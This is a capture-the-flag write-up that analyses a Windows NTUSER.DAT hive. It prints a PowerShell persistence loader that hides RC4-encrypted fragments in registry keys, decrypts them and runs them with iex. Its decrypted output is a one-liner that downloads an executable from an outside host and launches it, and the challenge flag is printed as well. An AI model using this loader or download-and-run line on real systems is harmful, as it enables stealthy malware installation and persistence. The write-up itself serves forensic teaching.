


Golden Persistence

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Challenge Description



Challenge Walkthrough

We are given a **NTUSER.DAT** file. This is a common file that can be found in all Windows machines. The file stores users settings and preferences in each Windows machine. Click [here](#) for a detailed explanation of this file.

We can use **Autopsy** to inspect the file. Lets open it up with **Autopsy**. After going through all the components within the file, I found the name of the user of the file, which is **greth**. I perform a keyword check of the name and found something interesting.


```

1  function encr {
2      param(
3          [Byte[]]$data,
4          [Byte[]]$key
5      )
6
7      [Byte[]]$buffer = New-Object Byte[] $data.Length
8      $data.CopyTo($buffer, 0)
9
10     [Byte[]]$s = New-Object Byte[] 256;
11     [Byte[]]$k = New-Object Byte[] 256;
12
13     for ($i = 0; $i -lt 256; $i++)
14     {
15         $s[$i] = [Byte]$i;
16         $k[$i] = $key[$i % $key.Length];
17     }
18
19     $j = 0;
20     for ($i = 0; $i -lt 256; $i++)
21     {
22         $j = ($j + $s[$i] + $k[$i]) % 256;
23         $temp = $s[$i];
24         $s[$i] = $s[$j];
25         $s[$j] = $temp;
26     }
27
28     $i = $j = 0;
29     for ($x = 0; $x -lt $buffer.Length; $x++)
30     {
31         $i = ($i + 1) % 256;
32         $j = ($j + $s[$i]) % 256;
33         $temp = $s[$i];
34         $s[$i] = $s[$j];
35         $s[$j] = $temp;
36         [int]$t = ($s[$i] + $s[$j]) % 256;
37         $buffer[$x] = $buffer[$x] -bxor $s[$t];
38     }
39
40     return $buffer

```

There is also a Hex to Bin function.

```

44  function HexToBin {
45      param(
46          [Parameter(
47              Position=0,
48              Mandatory=$true,
49              ValueFromPipeline=$true)
50          ]
51          [string]$s)
52      $return = @()
53
54      for ($i = 0; $i -lt $s.Length ; $i += 2)
55      {
56          $return += [Byte]::Parse($s.Substring($i, 2), [System.Globalization.NumberStyles]::HexNumber)
57      }
58
59      Write-Output $return
60  }

```

At the bottom of the script, we got the actual process of what the script is intended to do. There is a key with the value of `"Q0mmpr4B5rvZi3pS"` and there are a total of five variables with values obtained from a specific location in the **NTUSER.DAT** file as shown at line 63 - 67. The complete encrypted value is the combination of all five values as shown at line 68. The complete value then goes through the encryption function along with the key.

```
62 [Byte[]]$key = $enc.GetBytes("Q0mmpr4B5rvZi3pS")
63 $encrypted1 = (Get-ItemProperty -Path HKCU:\SOFTWARE\ZYb78P4s).t3RBka5tL
64 $encrypted2 = (Get-ItemProperty -Path HKCU:\SOFTWARE\BjqAtIen).uLltjjW
65 $encrypted3 = (Get-ItemProperty -Path HKCU:\SOFTWARE\AppDataLow\t03A1Stq).uY4S39Da
66 $encrypted4 = (Get-ItemProperty -Path HKCU:\SOFTWARE\Google\Nv50zeG).Kb19fyh1
67 $encrypted5 = (Get-ItemProperty -Path HKCU:\AppEvents\Jx66ZG00).jH54NW8C
68 $encrypted = "$($encrypted1)$($encrypted2)$($encrypted3)$($encrypted4)$($encrypted5)"
69 $enc = [System.Text.Encoding]::ASCII
70 [Byte[]]$data = HexToBin $encrypted
71 $DecryptedBytes = encr $data $key
72 $DecryptedString = $enc.GetString($DecryptedBytes)
73 $DecryptedString|iex
```

I went through the five locations of the variables and got the values for all five of them. Combining them together will give us a full value of:

```
F844A6035CF27CC4C90DFEAF579398BE6F7D5ED10270BD12A661DAD04191347559B8
2ED546015B07317000D8909939A4DA7953AED8B83C0FEE4EB6E120372F536BC5DC39
CC19F66A5F3B2E36C9B810FE7CC4D9CE342E8E00138A4F7F5CDD9EED9E09299DD7C6
933CF4734E12A906FD9CE1CA57D445DB9CABF850529F5845083F34BA1C08114AA67E
B979D36DC3EFA0F62086B947F672BD8F966305A98EF93AA39076C3726B0EDEBFA108
11A15F1CF1BEFC78AFC5E08AD8CACDB323F44B4DD814EB4E244A153AF8FAA1121A5C
CFD0FEAC8DD96A9B31CCF6C3E3E03C1E93626DF5B3E0B141467116CC08F92147F7A0
BE0D95B0172A7F34922D6C236BC7DE54D8ACBFA70D184AB553E67C743BE696A0AC80
C16E2B354C2AE7918EE08A0A3887875C83E44ACA7393F1C579EE41BCB7D336CAF869
5266839907F47775F89C1F170562A6B0A01C0F3BC4CB
```

To decrypt this, we have to understand the encryption function. After going through the function, I still not quite understand how it works. I tried my luck with decoding it different ciphers. Ultimately, it turns out that it is actually **RC4 Cipher**.

Decoding it with the provided key using **RC4 Cipher** will give us the flag.

Flag

```
$path  
="C:\ProgramData\windows\goldenf.exe";$exists  
= Test-Path -Path $path -PathType Leaf;if (   
$exists ){Start-Process $path}else{mkdir  
"C:\ProgramData\windows";Invoke-WebRequest -  
Uri https://thoccarthmercenaries.edu.tho/wp-  
content/goldenf.exe -OutFile  
$path;$flag="HTB{g0ld3n_F4ng_1s_n0t_st34lthy_  
3n0ugh}";Start-Process $path}
```